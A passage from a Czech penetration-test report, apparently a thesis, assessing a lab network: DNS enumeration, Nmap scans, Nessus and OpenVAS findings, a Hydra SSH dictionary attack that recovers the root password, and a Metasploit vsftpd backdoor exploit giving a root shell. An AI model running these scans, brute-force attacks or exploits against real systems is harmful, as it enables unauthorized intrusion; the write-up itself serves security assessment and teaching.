Z uvedeného je patrné, že DNS servery pro danou doménu nesou doménové názvy dc1.zittanet.local a dns2.zittanet.local. Název prvního DNS serveru vzbuzuje dojem přítomnosti doménového řadiče v této síti. Tato domněnka bude potvrzena či vyvrácena v dalším průběhu testu. Pro zjištění dodatečných informací o doménových jménech na této doméně byl použit nástroj Dnsdict6. Servery, jež byly zjištěny nástrojem Dnsdict6 v doméně zittanet.local reprezentuje následující výstup.

```
dns1.zittanet.local.   => 192.168.2.113
dns2.zittanet.local.   => 192.168.2.115
ftp.zittanet.local.    => 192.168.2.117
gw.zittanet.local.     => 192.168.2.110
mssql1.zittanet.local. => 192.168.2.113
mysql.zittanet.local.  => 192.168.2.117
www.zittanet.local.    => 192.168.2.117
```

Je patrné, že síťová infrastruktura organizace pravděpodobně pracuje na podsíti 192.168.2.0/24 či 192.168.2.0/25. Tato podsíť bude následně podrobena scanování nástrojem Nmap, konkrétně technikami průzkumu podsítí za účelem zjištění dalších

serverů, jež by se mohly na této podsíti skrývat. Tradiční technika pro průzkum sítě pomocí ICMP protokolu je použita pouze za účelem zdůraznění nutnosti využití více scanovacích technik, neboť existuje předpoklad o firewallu oddělujícím tuto síť od internetu. Tento předpoklad je potvrzen skutečností, že www server na pakety typu icmp-echo neodpovídá, nicméně pomocí HTTP protokolu komunikuje. Jelikož není zcela zřejmé, jaká pravidla jsou na firewallu nastavena, bude pro průzkum sítě pomocí ACK ping a UDP ping technik využito široké spektrum cílových portů, aby vzrostly šance, že alespoň některé z průzkumových segmentů či datagramů přes firewall projdou. Pro průzkum cílové sítě je využit program Nmap. Tento nástroj byl na cílové síti spuštěn s následujícími parametry:

- Pro UDP scan: `nmap -PU1-10000 192.168.2.0/24 –sn –T5`,
- Pro ACK scan: `nmap -PA1-10000 192.168.2.0/24 –sn -T5,`
- Pro ICMP scan: `nmap -sn 192.168.2.0/24`

Výše uvedené příkazy značí fakt, že jsou odesílány pakety na cílové porty v rozsahu 1 – 10000 do sítě s adresou 192.168.2.0/24. Parametr `–sn` Nmapu říká, aby testoval pouze dostupnost daných IP adres a nepokoušel se zjistit žádné další dodatečné informace o dostupných IP adresách. Výstupy z fáze 11.2 zabývající se přípravou penetračního testu dokazují, že zvýšené množství síťového provozu pro síť nepředstavuje vážnější hrozbu. Proto, za účelem urychlení práce byl k oběma scanům přidán přepínač T5, který signalizuje tempo průzkumu, přičemž T0 značí nejnižší možné tempo a naopak T5 nejvyšší možné.

Výstup z ICMP scanu je následující:

```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-02 17:59
CESTNmap scan report for 192.168.2.110
Host is up (0.00049s latency).
Nmap scan report for 192.168.2.117
Host is up (0.0010s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 91.95 seconds
```

Výstup z dokončeného ACK pingu vypadá následovně:

```
Nmap scan report for 192.168.2.110
Host is up (0.00093s latency).
Nmap scan report for 192.168.2.115
Host is up (0.0021s latency).
Nmap scan report for 192.168.2.117
Host is up (0.0029s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 906.54 seconds
```

UDP ping zjistil v síti následující servery:

```
Nmap scan report for 192.168.2.112
Host is up (0.00044s latency).
Nmap scan report for 192.168.2.113
Host is up (0.0012s latency).
Nmap scan report for 192.168.2.116
Host is up (0.00083s latency).
Nmap scan report for 192.168.2.117
Host is up (0.00055s latency).
Nmap scan report for 192.168.2.118
Host is up (0.00046s latency).
Nmap scan report for 192.168.2.119
Host is up (0.00057s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 900.02 seconds
```

Výše představené techniky scanů výrazně napomohly k rozšíření pomyslné mapy dostupných cílů. K adresám získaným slovníkovým útokem na DNS server přibyly ještě navíc tyto IP adresy:

- 192.168.2.112,
- 192.168.2.116,
- 192.168.2.118,
- 192.168.2.119

Následuje dotázání se DNS serveru na tyto IP adresy. Odpověď DNS serveru je negativní, dané IP adresy nezná, což dokazuje následující výstup.

```
C:\Users>nslookup 192.168.2.112
Server:  UnKnown
Address:  192.168.2.113
*** UnKnown, nelze najit adresu 192.168.2.112: Non-existent domain
```

Tento výstup je totožný pro všechny adresy, jež byly objeveny scanováním sítě, především UDP scanem, a nebyly objeveny slovníkovým útokem na DNS server. Výše popsaná situace naznačuje, že administrátor sítě, jež je podrobována testu, nezamýšlí, aby byl servery a stanice s IP adresami dostupné veřejně, z internetu. Bylo-li by tomu tak, byly by pro tento servery vytvořeny doménová jména.

Na vektoru z internetu do vnitřní sítě jsou identifikovány výše uvedené servery na síti 192.168.2.0/24 či 192.168.2.0/25. Navíc k těmto serverům bude otestován i samotný Linuxový router, neboť se jedná o kriticky důležitý prvek infrastruktury. Bude tak učiněno v následující podkapitole.

5.2.3 Ověření přístupu dle OSSTMM 11.5

V předchozí podkapitole byly identifikovány důležité nacházející se ve zkoumané počítačové síti. Nyní je třeba o těchto důležitých cílech zjistit co nejvíce informací.

Především jaké služby jsou na těchto cílech dostupné a zdali jsou konkrétní verze těchto služeb nějakým způsobem zranitelné. K těmto účelům budou využity nástroje Nmap, Nessus a OpenVAS. Nmap za účelem zjištění služeb a jejich verzí, jež pracují na daných zařízeních, Nessus za účelem zjištění zranitelností těchto služeb a OpenVAS bude využit z důvodu komparace s nástrojem Nessus. V případě, že budou nějaké zranitelnosti objeveny, bude k pokusům o zneužití těchto zranitelností využit framework Metasploit.

Nejprve bude zhodnoceno zabezpečení Linuxového routeru jakožto kritického prvku infrastruktury. Následuje zhodnocení zabezpečení systémů na vektoru z internetu do vnitřní sítě a v posledním kroku ověřování přístupu bude ověřena úroveň zabezpečení ve vnitřní síti. Stejně tak, jako byl průzkum sítě realizován pomocí kombinace několika průzkumných technik, tak i průzkum otevřených portů a služeb na nich dostupných bude realizován pomocí více technik scanů.

Jsou využity tři druhy scanů. Konkrétně jde o TCP SYN scan, FIN scan a UDP scan. FIN scan je zvolen proto, neboť operační systémy Linuxového typu zpravidla dbají doporučení normy RFC, čehož využívá i FIN scan. Konkrétně jde o situaci, kdy na uzavřený port dorazí segment, u něhož v hlavičce chybí RST bit. Norma RFC793 velí při takové situaci odeslat segment RST bit obsahující. Výsledky scanu spuštěného z internetu shrnuje následující výstup ze SYN scanu. Výsledky ostatních dvou scanů nejsou vyobrazeny, neboť tyto scany neobjevily žádný otevřený port.

```
root@bt:~/nmapreconn_phase_II# nmap -sS -O -sV 192.168.1.110 -p 1-
65535 -T5 -oX synscan_sV_O.xml –Pn
Host is up (0.00052s latency).
Not shown: 65532 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu
Linux; protocol 2.0)
80/tcp   open   http       Apache httpd 2.2.22 ((Ubuntu))
3128/tcp closed squid-http
MAC Address: 00:0C:29:CB:25:17 (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.6
```

Z výstupu lze vyvodit, že na serveru jsou zvenčí přístupny služby SSH a HTTP na portech 22, resp. 80. Z výše uvedeného výpisu lze zároveň odvodit, že verze linuxového jádra na tomto zařízení je vyšší než 2.6 a také, že se jedná o virtualizované zařízení. Port 3128 je Nmapem identifikován jako uzavřený. To zpravidla znamená, že tento port není firewallem filtrován, ale cílový server na tomto portu pravděpodobně nemá spuštěnu žádnou aplikaci. Tato situace s portem 3128 může indikovat chybné nastavení firewallu v souvislosti se

službou, která na portu 3128 může být přístupná z vnitřní strany sítě. Následuje otestování zabezpečení aplikací Nessus a následně aplikací OpenVAS.

Poté, co je Nessus zaregistrován a při prvním spuštění aktualizuje svoji databázi zásuvných modulů, lze přikročit k samotnému průzkumu zranitelností cílového systému. Při tvorbě scanovací úlohy v programu Nessus je třeba vybrat, zdali se jedná o externí či interní test. Rozdíl mezi těmito testy spočívá v množství zkoumaných portů a použitých zásuvných modulů. Poněvadž probíhá test serveru na rozhraní, jež vede do internetu, bude v této fázi zvolen externí test. Výsledek testu shrnuje následující tabulka.

Počet bezpečnostních problémů dle Nessus		**Počet bezpečnostních problémů dle OpenVAS**	
Závažné	0	Závažné	0
Středně závažné	0	Středně závažné	3
Nepředstavující hrozbu	19	Nepředstavující hrozbu	18

Tabulka 1 - Výsledek auditu Linuxového routeru pomocí nástrojů OpenVAS a Nessus

Rozdíl ve výsledcích je dán rozdílnou implementací těchto dvou nástrojů. Nessus zjistil celkem dva otevřené porty (totožný výsledek jako poskytl Nmap) a devatenáct problémů nepředstavujících vážnou bezpečnostní hrozbu. Spíše než o problémy se v tomto konkrétním případě jedná o únik informací, kdy Nessus byl schopen správně identifikovat verzi operačního systému, verze služeb naslouchajících na dvou otevřených portech a také upozornil, že zkoumané zařízení je virtualizováno na platformě VMWare. Dle nástroje Nessus tedy stávající konfigurace brány nepředstavuje vážnější hrozbu.

Nástroj OpenVAS dle tabulky 1 vidí situaci jinak. První střední závažná hrozba je ta, že z časových razítek protokolu TCP lze zjistit dobu běhu serveru. Nessus tento fakt interpretoval jako nepředstavující hrozbu. Dalším zjištěným středně závažným problémem je chování serveru Apache, který generuje ETag identifikátory takovým způsobem, že by mohly usnadnit útok na NFS úložiště na témže serveru. Jelikož na tomto serveru nebylo NFS úložiště zjištěno, ani tato pasáž reportu z nástroje OpenVAS nepředstavuje větší hrozbu. Poslední problém, který OpenVAS hodnotí jako středně závažný je možnost resetovat libovolné TCP spojení při správném odhadu ACK čísel TCP spojení. Tato čísla musí spadat do intervalu zdola ohraničeného ACK číslem a zhora ohraničeného součtem ACK čísla a velikostí okna TCP spojení.

Pokud by v nějaké aplikaci, která je přítomna na serveru, existovala nějaká chyba zabezpečení, dozvěděl by se o ní tester právě z výsledků těchto auditů.

Poněvadž je na serveru přítomna služba SSH, bude proveden i test odolnosti hesla vůči slovníkovým útokům. Původně měl být pro tento test využit MSF, nicméně na cílovém serveru je pravděpodobně implementována ochrana zamezující právě útokům slovníkového typu a při probíhajícím útoku je služba SSH dočasně pozastavena. Důsledkem toho je probíhající test nástrojem MSF ukončen. Jako náhrada byl zvolen nástroj Hydra, který touto vlastností nedisponuje. Nápovědu k tomuto nástroji lze získat v manuálových stránkách pomocí příkazu `man hydra`. Postupně bylo vyzkoušeno několik

slovníků, jež jsou volně dostupné na internetu, až přišla řada na slovník obsahující slova českého jazyka se zhruba 147 000 výrazy. Slovníkový útok byl spuštěn následujícím příkazem.

```
hydra -l root -P dictionary_czech.dic 192.168.1.110 ssh
```

Příkaz lze interpretovat tak, že uživatelské jméno, jehož heslo se Hydra snaží uhodnout, je root, hesla, jež Hydra zkouší, se nacházejí v souboru dictionary_czech.dic a heslo se pokouší uhodnout u služby SSH na serveru s IP adresou 192.168.1.110. Odhad běhu programu s daným slovníkem těsně po spuštění vypadá následovně:

```
[STATUS] 285.00 tries/min, 285 tries in 00:01h, 147118 todo in 08:37h, 24 active
```


Interpretovat jej lze tak, že hydra zkouší zhruba 285 hesel za minutu, zbývá 147 118 tisíc hesel k vyzkoušení a doba trvání je odhadována na 8 hodin a 37 minut. Testování probíhá pomocí 16 vláken.

Po zhruba 7 hodinách a 50 minutách běhu se Hydra ohlásila následujícím výstupem do konzole.


```
[22][ssh] host: 192.168.1.110 login: root   password: standa
```

```
[STATUS] attack finished for 192.168.1.110 (waiting for children to finish)
```

Slovníkový útok byl úspěšný, penetrační tester získal nad Linuxovým směrovačem neomezenou kontrolu. Nutno podotknout, že daný proces je velmi náročný na zdroje. Následující grafy na obrázcích 22 a 23 ukazují postupně vytížení procesoru a síťové karty útočníkova stroje a vytížení procesoru a síťové karty zařízení, proti němuž je útok veden. V uvedených grafech je na horizontální ose vyobrazen čas v jednotkách hodin. Samotný útok probíhal od cca 21:00 do cca 6:00. Na uvedených grafech je zřejmý nárůst vytížení obou strojů v tomto časovém intervalu.




Obrázek 22 - Vytížení prostředků počítače penetračního testera při slovníkovém útoku



Obrázek 23 - Vytížení prostředků Linuxového routeru při slovníkovém útoku

Po procesu hledání bezpečnostních chyb na Linuxovém routeru následuje zhodnocení zabezpečení systémů ve vnitřní síti na vektoru z internetu do vnitřní sítě. Testování na tomto vektoru je omezeno na identifikaci služeb, jež jsou přes Linuxový router dostupné. Důvod je ten, že na přítomnost bezpečnostních slabin budou systémy otestovány i ve vnitřní síti a tudíž by totožná činnost byla zbytečně opakována. Vnitřní síť na vektoru z internetu bude zkoumána totožnými technikami jako samotný Linuxový router. Jedná se o UDP scan, SYN scan a FIN scan. Navíc přibude ještě agresivní scan, což je autory Nmapu doporučená sada nastavení pracující i s některými předpřipravenými skripty. Díky tomu může zjistit dodatečné informace o cílové síti, které zůstanou běžnými scany


neodhaleny. K průzkumu sítě za Linuxovým routerem bude použit opět nástroj Nmap. V případě UDP scanu je nutno scanovat jednotlivé servery zvlášť, neboť s hromadným scanováním v tomto režimu má Nmap problémy. Opakovaně kolabuje. Výsledky jednotlivých scanů shrnuje následující obrázek 22. Obrázek reprezentuje servery, jež byly zjištěny ve vnitřní síti při průzkumu z internetu a také jsou vyobrazeny služby na těchto serverech běžící. Detailní výsledky jednotlivých scanů jsou k dispozici na přiloženém CD ve formátu XML.



Obrázek 24 - Znalosi o síti LAN po proscanování z internetu

Poté, co je dokončen průzkum sítě z internetu, bude přikročeno k přesunu do vnitřní sítě a zahájení testování zabezpečení tamtéž. Postup je identický jako v případě vektoru z internetu. Nejprve bude zkoumaná podsíť podrobena proceduře hledání zařízení a následně na zařízeních, jež zde budou nalezeny, bude otestována úroveň zabezpečení. Stejně jako v případě průzkumu na vektoru z internetu do vnitřní sítě, i zde bude využit ACK ping, UDP ping a ICMP ping pro zjištění stanic a serverů nacházejících se na této síti. Následně budou zjištěné stanice oscanovány pomocí SYN, aggresive, UDP a FIN scanu za účelem nalezených otevřených portů a služeb na těchto portech naslouchajících. V posledním kroku budou tyto servery a zkontrolovány nástroji Nessus a OpenVAS pro zjišťování zranitelností. Skutečnosti, jež byly zjištěny scanováním vnitřní sítě, byl-li tester

přítomen tamtéž, jsou opět reprezentovány obrázkem z důvodu snadné porovnatelnosti s výsledkem scanování na vektoru z internetu do vnitřní sítě.



Obrázek 25 - Znalosti o síti LAN po proscanování zevnitř

Z porovnání obrázků 24 a 25 je patrné, že došlo v průběhu scanování zkoumané sítě k získání dalších podstatných informací. Byly objeveny otevřené porty, jež na vektoru z internetu nebyly viditelné, a došlo k upřesnění informací o operačních systémech, jež v dané síti pracují. Na počítačích s IP adresami 192.168.2.112 a 192.168.2.113 jsou z důvodu velkého množství zjištěných otevřených TCP portů vyobrazena pouze jejich číselná označení, nikoliv názvy služeb.

Dalším krokem je oscanování nástroji Nessus a OpenVAS. Výsledky tohoto scanování jsou zapsány do tabulek, neboť rozbor každé zranitelnosti každého zařízení by sám o sobě byl obsáhlou publikací o několika desítkách stran. Detailní výsledky proběhlých scanů lze nalézt na přiloženém CD ve formátu HTML.

Nessus	Velmi závažné	Středně závažné	Málo závažné	Otevřené porty
192.168.2.110	0	6	31	4
192.168.2.112	11	16	88	24
192.168.2.113	2	4	40	13
192.168.2.115	0	5	32	12
192.168.2.116	0	1	13	1
192.168.2.117	0	0	23	4
192.168.2.118	1	0	11	1
192.168.2.119	13	3	26	5

Tabulka 2 - Počet bezpečnostních problémů nalezených nástrojem Nessus

Jak lze vidět z uvedených dvou tabulek, výsledky obou nástrojů vykazují mírné odlišnosti. Z uvedených výsledků ani nelze určit nástroj, který by svými schopnostmi převažoval nad konkurentem, neboť každý nástroj mohl interpretovat zjištěné skutečnosti různě. Co může představovat závažnou hrozbu dle jednoho nástroje, může být středně závažnou či málo závažnou hrozbou dle druhého nástroje.

OpenVAS	Velmi závažné	Středně závažné	Málo závažné	Otevřené porty
192.168.2.110	0	4	14	3
192.168.2.112	24	6	55	36
192.168.2.113	3	3	14	16
192.168.2.115	3	3	14	14
192.168.2.116	0	3	2	1
192.168.2.117	1	3	9	4
192.168.2.118	1	1	2	2
192.168.2.119	2	6	7	7

Tabulka 3 - Počet bezpečnostních problémů nalezených nástrojem OpenVAS

Poté, co se penetrační tester seznámí s výstupy z programů OpenVAS a Nessus, je třeba přikročit k pokusům o zneužití nalezených problémů a zranitelností. Následující odstavce pro každé z nalezených zařízení krátce zhodnotí úroveň zabezpečení a shrnou, zdali bylo možno na zařízení na základě zjištěných skutečností zaútočit či nikoliv. A pokud ano, tak zdali byl útok úspěšný.

IP adresa 192.168.2.110 představuje rozhraní Linuxového routeru ve vnitřní síti. Pokus o napadení pomocí zranitelnosti či chybného nastavení není možno realizovat, neboť ani jeden z nástrojů určených pro hledání zranitelností neobjevil na tomto serveru žádnou zneužitelnou zranitelnost. Jelikož se jedná o prvek kritický pro testovanou infrastrukturu, bylo přikročeno ke slovníkovému útoku, jež se vydařil, o čemž vypovídají předchozí odstavce této kapitoly. Stav zabezpečení tohoto serveru shrnuje následující tabulka.

Zjištěný OS	**Linux s jádrem 2.6 – 3.X**
Zjištěný software	OpenSSH 5.9p1, Apache 2.2.22, Squid 3.1.19, Webmin
Míra napadnutelnosti systému	Plná
Způsob napadnutí systému	Slovníkovým útokem bylo zjištěno heslo uživatele root

Tabulka 4 - Shrnutí zabezpečení Linuxového routeru

Na adrese 192.168.2.112 byl zjištěn Linuxový server s větším množstvím otevřených portů a software. Jak OpenVAS tak Nessus shodně upozorňují na velké množství velice závažných zranitelností. Ze zjištěných verzí software na tomto serveru lze odvodit, že server nebyl pravděpodobně dlouho aktualizován. Způsobů, jak tento server napadnout, bylo nalezeno hned několik. Počínaje zranitelnou verzí FTP démona VsFTPD přes možnost připojení celého souborového systému pomocí protokolu NFS a až po zneužití zranitelnosti v balíčku distcc, což je software pro paralelní kompilaci zdrojového kódu v C/C++. Následující konzolový výstup představuje ukázku napadení cílového serveru pomocí MSF s využitím zranitelnosti v programu VsFTPD. Některé pasáže části výstupu byly pro lepší přehlednost vypuštěny.

```
msf > search vsftpd
...
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options
...
msf exploit(vsftpd_234_backdoor) > set rhost 192.168.2.112
rhost => 192.168.2.112
msf exploit(vsftpd_234_backdoor) > exploit
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.200:59354 ->
192.168.2.112:6200) at 2013-05-06 12:19:20 +020
```

Na tento server byl spuštěn i slovníkový útok na FTP server, nicméně útok nebyl s dostupným slovníkem úspěšný.

Plný seznam zranitelností tohoto systému je k dispozici v příslušných reportech na přiloženém CD.

Lze tedy konstatovat, že server s IP adresou 192.168.2.112 je plně zranitelný. Stav zabezpečení tohoto serveru shrnuje následující tabulka.

Zjištěný OS	**Ubuntu Linux 8.04**
Zjištěný software	- VSFTPD 2.3.4, - SSH 4.7p1, - TelnetD, Postfix, - ISC BIND 9.2.4, - Apache 2.2.8, - NFS, - Samba 3.X, - ProFTPD 1.3.1, - MySQL 5.0.51a-3ubuntu5 - distccd 4.2.4, - PostgreSQL 8.3.0 – 8.3.7, - VNC 3.3, - rlogin, - a další, ...
Míra napadnutelnosti systému	Plná
Způsob napadnutí systému	- zneužití chyby ve VsFTPD, - možnost připojení souborového systému, - možnost slovníkového útoku na MySQL, - možnost přihlášení se přes rlogin jako root bez znalosti hesla, - a další ...

Tabulka 5 – Shrnutí zabezpečení serveru s IP adresou 192.168.2.112

Adresa 192.168.2.113 představuje doménový kontroler organizace, přičemž doména, kterou řídí, nese název zittanet.local. Podrobnější informace o nalezené doméně lze nalézt v reportu z programu Nessus na přiloženém CD. Oba použité nástroje na hledání zranitelností na tomto serveru nalezly závažnější chyby zabezpečení v počtu jednotek, přičemž se zdařilo zneužít pouze jednu z nich. Jedná se o chybu zabezpečení s označením MS12-020. Tato chyba souvisí se vzdálenou správou serveru pomocí protokolu RDP a umožňuje útočníkovi provést vzdálený restart serveru, čímž dojde k odepření služby. Dále je server náchylný k úniku informací z DNS cache. Jelikož tuto zranitelnost obsahuje i server, jehož zabezpečení je popisováno v následujícím odstavci, bude tato zranitelnost z důvodu zamezení redundancím popsána tamtéž.

Zjištěný OS	**Windows server 2008R2 SP1 64bit**
Zjištěný software	- DNS server - SQL server 2012
Míra napadnutelnosti systému	Částečná – DoS, DNS cache snooping
Způsob napadnutí systému	Metasploit framework disponuje exploitem pro zranitelnost MS12-020. Zneužitím této zranitelnosti je na cílový server proveden úspěšný DoS útok. Nmap obsahuje skript pro zjišťování informaci z DNS cache.

Tabulka 6 - Shrnutí zabezpečení serveru s IP adresou 192.168.2.113

